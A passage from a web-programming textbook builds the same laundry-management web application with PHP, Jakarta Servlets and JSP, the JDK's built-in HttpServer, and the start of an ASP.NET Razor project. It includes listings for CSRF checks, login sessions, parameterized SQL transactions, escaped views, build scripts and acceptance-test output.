Listing 10.23 `php/config.php`: the database DSN, user and password, and an optional frozen clock for tests. Each value can be overridden by an environment variable.

```php
<?php
// Settings for the PHP version. Change 'dsn' to use MySQL/MariaDB (XAMPP) instead of
SQLite:
//   'dsn' => 'mysql:host=127.0.0.1;dbname=profitina_laundry;charset=utf8mb4',
//   'user' => 'laundry', 'password' => '...'
return [
    'dsn'      => getenv('LAUNDRY_DSN') ?: 'sqlite:' . __DIR__ . '/../data/laundry.db',
    'user'     => getenv('LAUNDRY_DB_USER') ?: null,
    'password' => getenv('LAUNDRY_DB_PASSWORD') ?: null,
    'now'      => getenv('LAUNDRY_NOW') ?: null,   // '2026-09-30 21:00:00' freezes the
clock
];
```

A file that `return`s an array is the simplest configuration format PHP has, and it cannot be requested by a browser because it lives outside `public/`. Each setting can also come from an environment variable — `getenv('LAUNDRY_DSN')` — which is how the test runs point the build at a temporary copy of the database, and how a production server keeps passwords out of files that are committed to a repository. To use the MariaDB server of XAMPP (**Figure 10.9**), load `schema.mysql.sql` and `seed.mysql.sql` into `profitina_laundry` with phpMyAdmin and set the DSN to `mysql:host=127.0.0.1;dbname=profitina_laundry;charset=utf8mb4` with a user and password; nothing else changes.

10.5.8 Running it

From the `php` folder, on any system with PHP 8.2 or newer and its `pdo_sqlite` extension:

```
php -S 127.0.0.1:9001 -t public public/index.php
```

Open `http://127.0.0.1:9001/` and log in as `kasir1@profitina-laundry.example` with the password `Kasir#2026`. To run the same build under XAMPP's Apache instead, give it its own port and document root with a virtual host in `xampp\apache\conf\extra\httpd-vhosts.conf` — `Listen 9001` and a `<VirtualHost *:9001>` whose `DocumentRoot` is the `php/public` folder, with `AllowOverride All` so that `.htaccess` is obeyed — and restart Apache from the panel (**Figure 10.4**). That arrangement was not run in this book's build, where only PHP's own server was available; the README gives the complete block to paste.

With the server running, the acceptance test of Section 10.10 printed **Listing 10.24**.

Listing 10.24 The acceptance test against the PHP build on port 9001, over a fresh copy of the database: eighteen checks, eighteen passes.

```
PASS 01 anonymous /customers is sent to /login
     server says: PHP 8.4 + PDO
PASS 02 login page has a form with a hidden token
PASS 03 wrong password: 401 and one neutral message
PASS 04 login without the token is refused (400 or 403)
PASS 05 cashier logs in and lands on /customers
PASS 06 all customers: 256 found, first 20 shown
PASS 07 search 'budi' finds 3
PASS 08 search by phone finds Nabila Rahman
PASS 09 search text is escaped, not executed
PASS 10 SQL typed into the search box is only text
PASS 11 new-bill form is shown to a cashier
PASS 12 new bill without the token is refused (400 or 403)
PASS 13 bad bill: 422 and three messages
PASS 14 good bill: redirect to /bills/<new id>
PASS 15 bill page: 3 kg express = Rp 36.000, queued, at Rungkut
     created B2954
PASS 16 unknown bill: 404
PASS 17 log out, and /customers is closed again
PASS 18 a washer may not open the new-bill form: 403
18 passed, 0 failed
```

10.6 Jakarta Servlets and JSP

10.6.1 The life of a request in a container

The servlet build is a set of classes handed to a container. Chapter 7 told the story in full; **Figure 10.38**'s second row is its summary. Tomcat starts, reads the WAR file, finds the classes marked with annotations, and creates **one** object of each servlet class and **one** of each filter. When a request arrives, a *connector* thread parses it into an `HttpServletRequest`, the filters run in order, and the container calls `doGet` or `doPost` on the one servlet object whose mapping matches the address. That object then lives on, serving request after request from many threads at once, until Tomcat stops.

That is the opposite of PHP's shared-nothing lifecycle, and it has two consequences you must hold on to. The good one: anything expensive — a configured `Store`, a compiled regular expression, a connection pool — is built once and reused for every request, so no time is spent building it per request. The dangerous one: a field of a servlet is shared by every visitor at the same moment, so *request data must never be put in a field*. Every servlet in this build keeps its per-request values in local variables and request attributes, and the only shared object, the `Store`, holds nothing but the database URL.

The shared object is built by a listener, **Listing 10.25**, which the container calls once when the application starts.

Listing 10.25 `AppListener`: when the application starts, build the one `Store` and put it in application scope, where every servlet can find it.

```
package laundry.servlet;

import jakarta.servlet.ServletContextEvent;
import jakarta.servlet.ServletContextListener;
import jakarta.servlet.annotation.WebListener;
import laundry.core.Store;

/** Runs once when Tomcat starts the application: builds the one Store every servlet
shares. */
@WebListener
public class AppListener implements ServletContextListener {
    @Override
    public void contextInitialized(ServletContextEvent event) {
        String url = event.getServletContext().getInitParameter("laundry.db.url");   //
web.xml
        String env = System.getenv("LAUNDRY_DB_URL");
        event.getServletContext().setAttribute("store", new Store(env != null ? env :
url));
    }
}
```

10.6.2 How an address reaches a servlet

A servlet says which addresses it answers with `@WebServlet`. This build has six mappings, and between them they use all three kinds of pattern the Servlet specification [6] defines:

- an **exact** pattern, such as `@WebServlet("/login")` or `@WebServlet("/bills/new")`, which matches that path only;
- a **path prefix**, `@WebServlet("/bills/*")`, which matches `/bills/` followed by anything, and hands the rest to the servlet as `getPathInfo()` — for `/bills/B2954` that is `/B2954`;
- the **empty string**, `@WebServlet("")`, which matches exactly the root of the application.

When two patterns could both match, the specification's rule is that an exact match wins over a prefix match. That is why `/bills/new` reaches `NewBillServlet` and not `BillServlet`, whichever class Tomcat happens to load first. Compare this with the PHP route table, where the *order of the rows* decided: here the *kind of pattern* decides, and order does not matter at all.

10.6.3 The filter: the checks every request passes

Everything that PHP's front controller did before the route table — character encoding, the CSRF token, the login check — is done here by one filter, **Listing 10.26**, mapped to `/*` so that it runs before every servlet.

Listing 10.26 `Guard`, the one filter of the servlet build: UTF-8 first, a CSRF token for every session, the token checked on every POST, and anyone without a login sent to `/login`.

```
package laundry.servlet;

import jakarta.servlet.FilterChain;
import jakarta.servlet.ServletException;
import jakarta.servlet.annotation.WebFilter;
import jakarta.servlet.http.HttpFilter;
import jakarta.servlet.http.HttpServletRequest;
import jakarta.servlet.http.HttpServletResponse;
import jakarta.servlet.http.HttpSession;
import java.io.IOException;
import java.nio.charset.StandardCharsets;
import java.security.MessageDigest;
import java.security.SecureRandom;
import java.util.HexFormat;

/** Runs before every servlet: UTF-8, a CSRF token per session, the check on every POST,
 *  and the door that sends visitors without a login to /login. */
@WebFilter("/*")
public class Guard extends HttpFilter {
    private static final SecureRandom RANDOM = new SecureRandom();

    @Override
    protected void doFilter(HttpServletRequest req, HttpServletResponse resp, FilterChain
chain)
            throws IOException, ServletException {
        req.setCharacterEncoding("UTF-8");
        String path = req.getServletPath();
        if (path.startsWith("/static/")) {
            chain.doFilter(req, resp);
            return;
        }
        HttpSession session = req.getSession();
        if (session.getAttribute("csrf") == null) {
            byte[] b = new byte[16];
            RANDOM.nextBytes(b);
            session.setAttribute("csrf", HexFormat.of().formatHex(b));
        }
        req.setAttribute("ctx", req.getContextPath());   // for links in the JSP pages
        if ("POST".equals(req.getMethod())) {
            String sent = req.getParameter("csrf") == null ? "" : req.getParameter("csrf");
            if (!MessageDigest.isEqual(sent.getBytes(StandardCharsets.UTF_8),

session.getAttribute("csrf").toString().getBytes(StandardCharsets.UTF_8))) {
                Pages.error(req, resp, 403, "The form has expired. Go back, reload the page
and try again.");
                return;
            }
        }
        if (!path.equals("/login") && session.getAttribute("user") == null) {
```

Listing 10.26 (Continued) *Guard, the one filter of the servlet build: UTF-8 first, a CSRF token for every session, the token checked on every POST, and anyone without a login sent to /login.*

```
            resp.sendRedirect(req.getContextPath() + "/login");
            return;
        }
        chain.doFilter(req, resp);
    }
}
```

The order inside `doFilter` matters. `setCharacterEncoding("UTF-8")` must come before the first `getParameter`, because the container decodes the whole form the first time any parameter is read; set the encoding afterwards and Indonesian names with accented letters arrive garbled (Section 7.25 lists it among the common mistakes). Static files are let through before a session is created, so that fetching the stylesheet does not start one. `req.setAttribute("ctx",`

`req.getContextPath()` gives every JSP page the application's *context path* — empty when the WAR is deployed as `ROOT`, `/laundry` when it is deployed as `laundry.war` — so that links keep working wherever the application is deployed. And `chain.doFilter` at the end is what lets the request continue to the servlet; a filter that returns without calling it has answered the request itself.

10.6.4 The servlets

`LoginServlet`, **Listing 10.27**, is `login_form` and `login` of the PHP build, as two methods of one class.

Listing 10.27 `LoginServlet`: `doGet` shows the form, `doPost` checks the password, and on success changes the session id before storing the user.

```
package laundry.servlet;

import jakarta.servlet.ServletException;
import jakarta.servlet.annotation.WebServlet;
import jakarta.servlet.http.HttpServlet;
import jakarta.servlet.http.HttpServletRequest;
import jakarta.servlet.http.HttpServletResponse;
import java.io.IOException;
import java.sql.SQLException;
import laundry.core.Passwords;
import laundry.core.Records.Employee;
import laundry.core.Records.User;
import laundry.core.Rules;

@WebServlet("/login")
public class LoginServlet extends HttpServlet {
    @Override
    protected void doGet(HttpServletRequest req, HttpServletResponse resp)
            throws ServletException, IOException {
        req.setAttribute("title", "Staff login");
        Pages.view(req, resp, 200, "login");
    }

    @Override
    protected void doPost(HttpServletRequest req, HttpServletResponse resp)
            throws ServletException, IOException {
        String email = req.getParameter("email") == null ? "" :
req.getParameter("email").strip().toLowerCase();
        String password = req.getParameter("password") == null ? "" :
req.getParameter("password");
        Employee e;
        try {
            e = Pages.store(req).employeeByEmail(email);
        } catch (SQLException ex) {
            throw new ServletException(ex);
        }
        if (e == null || e.passwordHash() == null || !Passwords.verify(password,
e.passwordHash())) {
            req.setAttribute("title", "Staff login");
            req.setAttribute("email", email);
            req.setAttribute("error", "Wrong e-mail or password.");
            Pages.view(req, resp, 401, "login");
            return;
        }
        req.changeSessionId();                          // a fresh session id for the new
login
        req.getSession().setAttribute("user", new User(e.id(), e.name(), Rules.role(e),
e.outletId()));
        Pages.seeOther(req, resp, "/customers");
    }
}
```

`req.changeSessionId()` is the servlet API's `session_regenerate_id`: the session keeps its contents, the id changes, and the old id stops working. The `User` stored in the session is a Java *record* that implements `Serializable`, because Tomcat saves sessions to disk when it stops and reads them back when it starts, and can only do that for objects it can serialize.

`Pages.view` — a helper in `Pages.java` — sets the status, then *forwards* the request to a JSP page under `WEB-INF/views/`. A forward happens inside the server: the browser asked for `/login`, and never learns that `login.jsp` drew the answer. Pages under `WEB-INF` cannot be requested directly at all; the container refuses any URL that points into it, which gives the servlet build for free what the PHP build achieved by keeping templates out of `public/`.

`NewBillServlet`, **Listing 10.28**, is the longest servlet.

Listing 10.28 `NewBillServlet`, mapped to the exact path `/bills/new`: washers refused, the form shown or checked, and a valid bill stored and followed by 303 See Other.

```
package laundry.servlet;

import jakarta.servlet.ServletException;
import jakarta.servlet.annotation.WebServlet;
import jakarta.servlet.http.HttpServlet;
import jakarta.servlet.http.HttpServletRequest;
import jakarta.servlet.http.HttpServletResponse;
import java.io.IOException;
import java.sql.SQLException;
import java.util.Map;
import laundry.core.Records.Checked;
import laundry.core.Records.User;
import laundry.core.Rules;
import laundry.core.Store;

@WebServlet("/bills/new")                  // an exact mapping wins over "/bills/*"
public class NewBillServlet extends HttpServlet {
    @Override
    protected void doGet(HttpServletRequest req, HttpServletResponse resp)
            throws ServletException, IOException {
        if (mayNot(req, resp)) {
            return;
        }
        form(req, resp, 200, Map.of("units", "1"), Map.of());
    }

    @Override
    protected void doPost(HttpServletRequest req, HttpServletResponse resp)
            throws ServletException, IOException {
        if (mayNot(req, resp)) {
            return;
        }
        User u = (User) req.getSession().getAttribute("user");
        Store store = Pages.store(req);
        try {
            Checked c = Rules.validateBill(req::getParameter, store);
            if (!c.ok()) {
                form(req, resp, 422, c.values(), c.errors());
                return;
            }
            Map<String, String> v = c.values();
            String id = store.createBill(v.get("customer"), v.get("service"),
                    Integer.parseInt(v.get("units")), v.get("rack"), u.id(), u.outletId(),
Rules.now());
            Pages.seeOther(req, resp, "/bills/" + id);
        } catch (SQLException e) {
            throw new ServletException(e);
```

Listing 10.28 (Continued) *NewBillServlet, mapped to the exact path /bills/new: washers refused, the form shown or checked, and a valid bill stored and followed by 303 See Other.*

```
        }
    }

    private static boolean mayNot(HttpServletRequest req, HttpServletResponse resp)
            throws ServletException, IOException {
        User u = (User) req.getSession().getAttribute("user");
        if ("washer".equals(u.role())) {
            Pages.error(req, resp, 403, "Washers do not take new bills.");
            return true;
        }
        return false;
    }

    private static void form(HttpServletRequest req, HttpServletResponse resp, int status,
                             Map<String, String> values, Map<String, String> errors)
            throws ServletException, IOException {
        try {
            req.setAttribute("services", Pages.store(req).services());
        } catch (SQLException e) {
            throw new ServletException(e);
        }
        req.setAttribute("title", "New bill");
        req.setAttribute("values", values);
        req.setAttribute("errors", errors);
        Pages.view(req, resp, status, "bill_new");
    }
}
```

`Rules.validateBill(req::getParameter, store)` passes a *method reference*: the rules ask for a field by name and receive whatever `getParameter` returns, without knowing that a servlet is involved. The HttpServer build passes `w.form::get` to the same method, and the ASP.NET build passes a lambda over `Request.Form`; the rules are the same code in every case. `Pages.seeOther` sets status 303 and the `Location` header by hand, because the servlet API's own `sendRedirect` sends **302**.

`BillServlet`, **Listing 10.29**, reads the bill id from the path.

Listing 10.29 `BillServlet`, mapped to the prefix `/bills/*`: the id is whatever follows `/bills/`, checked against the pattern before the database is asked.

```java
package laundry.servlet;

import jakarta.servlet.ServletException;
import jakarta.servlet.annotation.WebServlet;
import jakarta.servlet.http.HttpServlet;
import jakarta.servlet.http.HttpServletRequest;
import jakarta.servlet.http.HttpServletResponse;
import java.io.IOException;
import java.sql.SQLException;
import laundry.core.Records.BillView;
import laundry.core.Rules;

@WebServlet("/bills/*")                    // /bills/B2954: getPathInfo() is "/B2954"
public class BillServlet extends HttpServlet {
    @Override
    protected void doGet(HttpServletRequest req, HttpServletResponse resp)
            throws ServletException, IOException {
        String id = req.getPathInfo() == null ? "" :
req.getPathInfo().substring(1).toUpperCase();
        try {
            BillView bill = id.matches("B[0-9]{4}") ? Pages.store(req).bill(id) : null;
            if (bill == null) {
                Pages.error(req, resp, 404, "There is no bill " + id + ".");
                return;
            }
            req.setAttribute("title", "Bill " + bill.id());
            req.setAttribute("bill", bill);
            req.setAttribute("charged", Rules.rupiah(bill.payment()));
            Pages.view(req, resp, 200, "bill_show");
        } catch (SQLException e) {
            throw new ServletException(e);
        }
    }
}
```

10.6.5 The JSP views

The views are JSP pages that contain no Java at all — only HTML, the Expression Language and JSTL tags, exactly as Section 7.14 recommended. Every page starts with a static include of `_top.jspf` (**Listing 10.30**), which declares the tag library and draws the header, and ends with `_bottom.jspf`, which closes the page.

Listing 10.30 `_top.jspf`, included at translation time into every view: the page directive, the JSTL core library, and the header with its logout form.

```
<%@ page contentType="text/html; charset=UTF-8" pageEncoding="UTF-8" %>
<%@ taglib prefix="c" uri="jakarta.tags.core" %>
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
<title><c:out value="${title}"/> · Profitina Laundry</title>
<link rel="stylesheet" href="${ctx}/static/style.css">
</head>
<body>
<header class="top">
  <img src="${ctx}/static/profitina-logo-horizontal.png" alt="Profitina">
  <span class="stack">Jakarta Servlet + JSP</span>
  <c:if test="${not empty sessionScope.user}">
  <nav>
    <a href="${ctx}/customers">Customers</a>
    <a href="${ctx}/bills/new">New bill</a>
    <form class="inline" method="post" action="${ctx}/logout">
      <input type="hidden" name="csrf" value="${sessionScope.csrf}">
      <button class="linkish">Log out <c:out value="${sessionScope.user.name}"/></button>
    </form>
  </nav>
  </c:if>
</header>
<main>
```

Listing 10.31 is the customer list.

Listing 10.31 `customers.jsp`: the same markup as **Listing 10.20**, with `<c:out>` doing what `e()` did and `<c:forEach>` doing what `foreach` did.

```
<%@ include file="_top.jspf" %>
<h1>Customers</h1>
<form method="get" action="${ctx}/customers">
  <label for="q">Name or phone contains</label>
  <input id="q" name="q" value="<c:out value='${q}'/>">
  <button>Search</button>
</form>
<p class="count">${result.total} customer${result.total == 1 ? '' : 's'} found<c:if
  test="${result.total > result.rows.size()}">, showing the first
${result.rows.size()}</c:if>.</p>
<table>
  <tr><th>Id</th><th>Name</th><th>Phone</th><th>E-mail</th></tr>
  <c:forEach var="c" items="${result.rows}">
  <tr><td><c:out value="${c.id}"/></td><td><c:out value="${c.name}"/></td><td><c:out
value="${c.phone}"/></td><td><c:out value="${c.email}"/></td></tr>
  </c:forEach>
</table>
<%@ include file="_bottom.jspf" %>
```

Escaping is still opt-in in JSP: `${c.name}` on its own would print the name raw, and `<c:out value="${c.name}"/>` escapes it. The difference from plain PHP is that `<c:out>` is so short and so idiomatic that its absence stands out in review. Values that are numbers produced by the program, such as `${result.total}`, are printed without it.

There is one version trap in these pages. `${bill.customerName}` reads a component of a Java *record*. The Expression Language learned to read records in version 6.0, which belongs to Jakarta EE 11 and ships in **Tomcat 11**. On Tomcat 10.1, whose Expression Language is 5.0, the same expression fails with "property not found", and the pages would have to write `${bill.customerName()}` — an explicit method call, which EL has allowed for a long time — or

the classes would have to be ordinary JavaBeans with `getCustomerName()` methods. This build therefore requires Tomcat 11.

10.6.6 Configuration and the deployment descriptor

Because every servlet, the filter and the listener register themselves with annotations, `web.xml` (**Listing 10.32**) holds only what a deployer may want to change without recompiling.

Listing 10.32 `web.xml`: the database URL as a context parameter, a thirty-minute session timeout, and a session cookie that is `HttpOnly` and the only way a session is tracked.

```
<?xml version="1.0" encoding="UTF-8"?>
<!-- Servlets, the filter and the listener register themselves with annotations;
     this file only holds the settings a deployer may want to change. -->
<web-app xmlns="https://jakarta.ee/xml/ns/jakartaee"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="https://jakarta.ee/xml/ns/jakartaee
                             https://jakarta.ee/xml/ns/jakartaee/web-app_6_0.xsd"
         version="6.0">
    <display-name>Profitina Laundry, Chapter 10</display-name>
    <context-param>
        <param-name>laundry.db.url</param-name>
        <!-- An absolute path: Tomcat's working folder is not the application's folder. -->
        <param-value>jdbc:sqlite:/srv/laundry/laundry.db</param-value>
    </context-param>
    <session-config>
        <session-timeout>30</session-timeout>
        <cookie-config>
            <http-only>true</http-only>
        </cookie-config>
        <tracking-mode>COOKIE</tracking-mode>
    </session-config>
</web-app>
```

`<tracking-mode>COOKIE</tracking-mode>` switches off the old habit of putting the session id into URLs (`;jsessionid=…`) when a browser refuses cookies — a habit that leaks session ids into logs, bookmarks and `Referer` headers. The database URL has an absolute path because Tomcat's working folder is Tomcat's, not the application's; the environment variable `LAUNDRY_DB_URL`, if set, wins over it (see **Listing 10.25**). In a larger installation the database would be a *JNDI DataSource* configured in Tomcat's `context.xml` and looked up by name, so that the connection pool belongs to the server and the password never enters the WAR (Section 7.16.4).

10.6.7 Building the WAR, and what was not run

`build.sh`, **Listing 10.33**, compiles the shared `laundry.core` classes and the servlets against the Servlet API jar, copies the web folder, adds the SQLite driver, and zips the result into `dist/ROOT.war`.

Listing 10.33 `java/servlet/build.sh`. The Servlet API jar is used to compile and is never packaged: Tomcat supplies its own, and a second copy inside the WAR causes class-loading errors.

```
#!/usr/bin/env bash
# Compile the servlets and build dist/ROOT.war for Tomcat 11 (macOS, Linux, Git Bash).
# Tomcat is not needed to BUILD; the Servlet API jar is used to compile and never packaged.
set -e
cd "$(dirname "$0")"
rm -rf build dist
mkdir -p build/WEB-INF/classes build/WEB-INF/lib dist
javac --release 17 -Xlint:all -d build/WEB-INF/classes \
      -cp "../lib/jakarta.servlet-api-6.0.0.jar" $(find ../common/src src -name '*.java')
cp -r web/. build/
cp ../lib/sqlite-jdbc-3.53.2.0.jar build/WEB-INF/lib/
if ls lib-extra/*.jar >/dev/null 2>&1; then cp lib-extra/*.jar build/WEB-INF/lib/; else
  echo "note: put the two JSTL 3.0 jars in lib-extra/ before deploying (see README)"; fi
(cd build && jar --create --file ../dist/ROOT.war .)
echo "built dist/ROOT.war ($(unzip -l dist/ROOT.war | tail -1 | awk '{print $2}') entries)"
```

In this book's build the script ran and printed:

```
7 warnings
note: put the two JSTL 3.0 jars in lib-extra/ before deploying (see README)
built dist/ROOT.war (41 entries)
```

The seven warnings are `-Xlint:all` observing that serializable classes have no `serialVersionUID`, harmless here. The WAR holds the compiled classes, the seven JSP files, `web.xml`, the stylesheet, the logo and the SQLite driver, 41 entries in all.

That is where this build's verification ends, and the reason is worth stating plainly. To go further one needs Tomcat 11 to deploy the WAR — Tomcat's JSP compiler, Jasper, is the only thing that can prove the JSP pages translate — and the two JSTL 3.0 jars, `jakarta.servlet.jsp.jstl-api` and its implementation, which Tomcat does not include. Neither could be downloaded in the build environment. On your own machine the steps are the ones of Section 7.7: put the two JSTL jars in `java/servlet/lib-extra/`, run `./build.sh`, copy `dist/ROOT.war` into Tomcat's `webapps` folder (after moving Tomcat's own `ROOT` folder aside) or upload it with the Manager of **Figure 10.15**, set `LAUNDRY_DB_URL` to the absolute path of the database, and run the acceptance test against `http://127.0.0.1:8080`. Because the servlets share their `laundry.core` classes with the HttpServer build, which did run and pass, the part left unproven is the container, the JSP views and the mappings — not the rules, the SQL or the password code.

10.7 The Same Servlets on the JDK's Own Server

10.7.1 What the container was doing

The HttpServer build answers the same addresses with the same `laundry.core` classes, on the small web server that comes inside every JDK. It runs anywhere Java 17 or newer is installed, with no Tomcat and no build tool, which is why it is the Java build that could be tested here. And because it has no container, everything a container did silently must be written out by hand — which makes it the clearest possible answer to the question "what does Tomcat actually do for me?".

Listing 10.34 is the start of the program and its route table.

Listing 10.34 `main` and `dispatch` of `Main.java`: one context for every path, a thread pool, and a `switch` on method and path that plays the part of the servlet mappings.

```
    public static void main(String[] args) throws IOException {
        String url = System.getProperty("laundry.db.url",
                System.getenv().getOrDefault("LAUNDRY_DB_URL",
"jdbc:sqlite:../../data/laundry.db"));
        int port = Integer.parseInt(System.getenv().getOrDefault("PORT", "9002"));
        Main app = new Main(new Store(url));
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1", port), 0);
        server.createContext("/", ex -> app.dispatch(new Web(ex)));   // one door; we route
below
        server.setExecutor(Executors.newFixedThreadPool(8));
        server.start();
        System.out.println("Profitina Laundry (Java HttpServer) on http://127.0.0.1:" +
port + "/");
    }

    /** The route table: method and path decide which method runs. */
    private void dispatch(Web w) throws IOException {
        String method = w.ex.getRequestMethod();
        String path = w.ex.getRequestURI().getPath();
        try {
            if (path.startsWith("/static/")) {
                staticFile(w, path);
                return;
            }
            if (method.equals("POST") && !MessageDigest.isEqual(
                    w.form.getOrDefault("csrf", "").getBytes(StandardCharsets.UTF_8),

String.valueOf(w.session().get("csrf")).getBytes(StandardCharsets.UTF_8))) {
                error(w, 403, "The form has expired. Go back, reload the page and try
again.");
                return;
            }
            Matcher bill = BILL.matcher(path);
            switch (method + " " + path) {
                case "GET /" -> w.redirect("/customers");
                case "GET /login" -> page(w, 200, "Staff login", Views.login(csrf(w), "",
null));
                case "POST /login" -> login(w);
                case "POST /logout" -> logout(w);
                case "GET /customers" -> customers(w);
                case "GET /bills/new", "POST /bills/new" -> newBill(w);
                default -> {
                    if (method.equals("GET") && bill.matches()) {
                        showBill(w, bill.group(1));
                    } else {
                        error(w, 404, "There is no page at this address.");
                    }
                }
            }
        } catch (Exception e) {                        // log it; show the visitor one
sentence
            e.printStackTrace();
            w.send(500, Views.layout("Error", null, "", Views.error("Error", "Something
went wrong.")));
```

Listing 10.34 (Continued) *main and dispatch of Main.java: one context for every path, a thread pool, and a switch on method and path that plays the part of the servlet mappings.*

```
        }
    }
```

`HttpServer.create` opens the listening socket; `createContext("/", …)` sends every request to one handler; `setExecutor` gives it eight threads, which is what Tomcat's connector thread pool does. `dispatch` then is the container and the filter in one method: it serves static files, checks the CSRF token on every POST, and chooses a method with a `switch` on the text `"GET /login"`, `"POST`

`/bills/new"` and so on — Java's string `switch` compares exactly, so that is the exact-match rule — with a regular expression for `/bills/B2954` in the `default` branch, which is the prefix rule. The final `catch` is the container's error page: log the exception, show one sentence.

10.7.2 Sessions, written out

There is no `HttpSession` here, so `Web.java` keeps sessions itself: a `ConcurrentHashMap` from a random id to a map of values, and a cookie called `SID`. **Listing 10.35** is the heart of it.

Listing 10.35 Sessions by hand in `Web.java`: an id of 64 random hexadecimal digits, a fresh CSRF token, and a cookie that is `HttpOnly` and `SameSite=Lax`.

```
    /** The visitor's session, created (with a new cookie) on first use. */
    Map<String, Object> session() {
        if (sessionId == null) {
            newSession();
        }
        return SESSIONS.get(sessionId);
    }

    /** Throw the old session away and start a new one under a new id (at login and
logout). */
    void newSession() {
        if (sessionId != null) {
            SESSIONS.remove(sessionId);
        }
        sessionId = token() + token();
        Map<String, Object> s = new ConcurrentHashMap<>();
        s.put("csrf", token());
        SESSIONS.put(sessionId, s);
        ex.getResponseHeaders().add("Set-Cookie", "SID=" + sessionId + "; Path=/; HttpOnly;
SameSite=Lax");
    }
```

Writing it out shows the three things every session implementation must get right. The id must be unguessable — 32 bytes from `SecureRandom`, not a counter or the time. The session store must be safe for many threads, hence `ConcurrentHashMap`. And the cookie must carry the right attributes. It also shows what this small version leaves out, and what Tomcat provides: sessions here never expire, so the map grows until the server restarts. Exercise 10.7 asks you to add the thirty-minute timeout that `web.xml` gave the servlet build in one line.

10.7.3 Views without a template language

Java has no template language in its standard library, so the views are *text blocks*, multi-line string literals, filled with `formatted`, and every value passes through a small `esc` method. **Listing 10.36** is the customer list.

Listing 10.36 `Views.customers`: the same HTML as the PHP, JSP, Razor and Jinja2 versions, assembled with a `StringBuilder` and a text block.

```
    static String customers(String q, CustomerPage page) {
        StringBuilder rows = new StringBuilder();
        for (Customer c : page.rows()) {
            rows.append("  <tr><td>%s</td><td>%s</td><td>%s</td><td>%s</td></tr>\n"
                    .formatted(esc(c.id()), esc(c.name()), esc(c.phone()),
esc(c.email())));
        }
        int n = page.total();
        String more = n > page.rows().size() ? ", showing the first " + page.rows().size()
: "";
        return """
                <h1>Customers</h1>
                <form method="get" action="/customers">
                  <label for="q">Name or phone contains</label>
                  <input id="q" name="q" value="%s">
                  <button>Search</button>
                </form>
                <p class="count">%d customer%s found%s.</p>
                <table>
                  <tr><th>Id</th><th>Name</th><th>Phone</th><th>E-mail</th></tr>
                %s</table>
                """.formatted(esc(q), n, n == 1 ? "" : "s", more, rows);
    }
```

It works, and the test proves it produces the same page, but compare it with **Listing 10.31**: the loop and the HTML are now in Java syntax, `%s` placeholders are matched to arguments by position, and a forgotten `esc` is as silent as a forgotten `e()` in PHP. This is exactly the pain JSP was invented to remove in 1999, and it is why real Java applications use JSP, Thymeleaf or another template engine.

10.7.4 Data access, shared with the servlet build

Both Java builds use one `Store`, written with JDBC. **Listing 10.37** is its transaction.

Listing 10.37 `Store.createBill` in Java: `setAutoCommit(false)` starts a transaction, `commit` ends it, and any exception rolls it back before being passed on.

```
    /** Insert the bill and its first StatusLog row in one transaction; return the new id.
*/
    public String createBill(String customer, String service, int units, String rack,
                             String employee, String outlet, String now) throws
SQLException {
        try (Connection c = open()) {
            c.setAutoCommit(false);                     // start a transaction
            try {
                long price;
                try (PreparedStatement st = c.prepareStatement("SELECT price FROM Service
WHERE id = ?")) {
                    st.setString(1, service);
                    try (ResultSet r = st.executeQuery()) {
                        r.next();
                        price = r.getLong(1);
                    }
                }
                String id;
                try (Statement st = c.createStatement();
                     ResultSet r = st.executeQuery("SELECT MAX(id) FROM Bill")) {
                    String last = r.next() ? r.getString(1) : null;
                    id = String.format("B%04d", last == null ? 1 :
Integer.parseInt(last.substring(1)) + 1);
                }
                try (PreparedStatement st = c.prepareStatement(
                        "INSERT INTO Bill (id, arrived, status, rack, unit, payment,"
                        + " Customer_id, Employee_id, Service_id, Outlet_id)"
                        + " VALUES (?, ?, 'queued', ?, ?, ?, ?, ?, ?, ?)")) {
                    st.setString(1, id);
                    st.setString(2, now);
                    st.setString(3, rack);
                    st.setInt(4, units);
                    st.setLong(5, price * units);
                    st.setString(6, customer);
                    st.setString(7, employee);
                    st.setString(8, service);
                    st.setString(9, outlet);
                    st.executeUpdate();
                }
                try (PreparedStatement st = c.prepareStatement(
                        "INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id)"
                        + " VALUES (?, 'queued', ?, ?)")) {
                    st.setString(1, id);
                    st.setString(2, now);
                    st.setString(3, employee);
                    st.executeUpdate();
                }
                c.commit();
                return id;
            } catch (SQLException | RuntimeException e) {
```

Listing 10.37 (Continued) *Store.createBill in Java: setAutoCommit(false) starts a transaction, commit ends it, and any exception rolls it back before being passed on.*

```
                c.rollback();
                throw e;
            }
        }
    }
```

JDBC is more verbose than PDO, `sqlite3` or ADO.NET — every value is bound with a typed `setString` or `setInt`, and every statement and result is closed by `try`-with-resources — but it is the same idea: statement text with `?` placeholders, values sent separately, one transaction around the two inserts.

10.7.5 Running it

From `java/httpserver`, with a JDK 17 or newer, `./run.sh` on macOS and Linux (`.\run.ps1` on Windows) compiles the sources into `out/` and starts the server on port 9002. The acceptance test gave the same eighteen passes as **Listing 10.24**; the only line that differs is the badge, `server says: Java HttpServer + JDBC`.

10.8 ASP.NET Core Razor Pages

10.8.1 The project, and the one honest compromise

The ASP.NET build is a Razor Pages project for .NET 10, the kind `dotnet new webapp` creates (Section 10.3.5). **Listing 10.38** is its project file.

Listing 10.38 `aspnet/LaundryRazor.csproj`. The Web SDK brings the whole of ASP.NET Core; nothing is downloaded. The two conditional groups switch the SQLite store on only when the build is asked for it.

```
<Project Sdk="Microsoft.NET.Sdk.Web">

  <!-- ASP.NET Core Razor Pages on .NET 10. With no NuGet package it reads the Laundry data
       from the CSV snapshot in ../data/csv. For the real SQLite database run
           dotnet add package Microsoft.Data.Sqlite
       and build with  -p:UseSqlite=true  (see README.md). -->
  <PropertyGroup>
    <TargetFramework>net10.0</TargetFramework>
    <Nullable>enable</Nullable>
    <ImplicitUsings>enable</ImplicitUsings>
    <RootNamespace>Laundry</RootNamespace>
  </PropertyGroup>

  <PropertyGroup Condition="'$(UseSqlite)' == 'true'">
    <DefineConstants>$(DefineConstants);USE_SQLITE</DefineConstants>
  </PropertyGroup>

  <ItemGroup Condition="'$(UseSqlite)' != 'true'">
    <Compile Remove="Data/SqliteStore.cs" />
  </ItemGroup>

</Project>
```

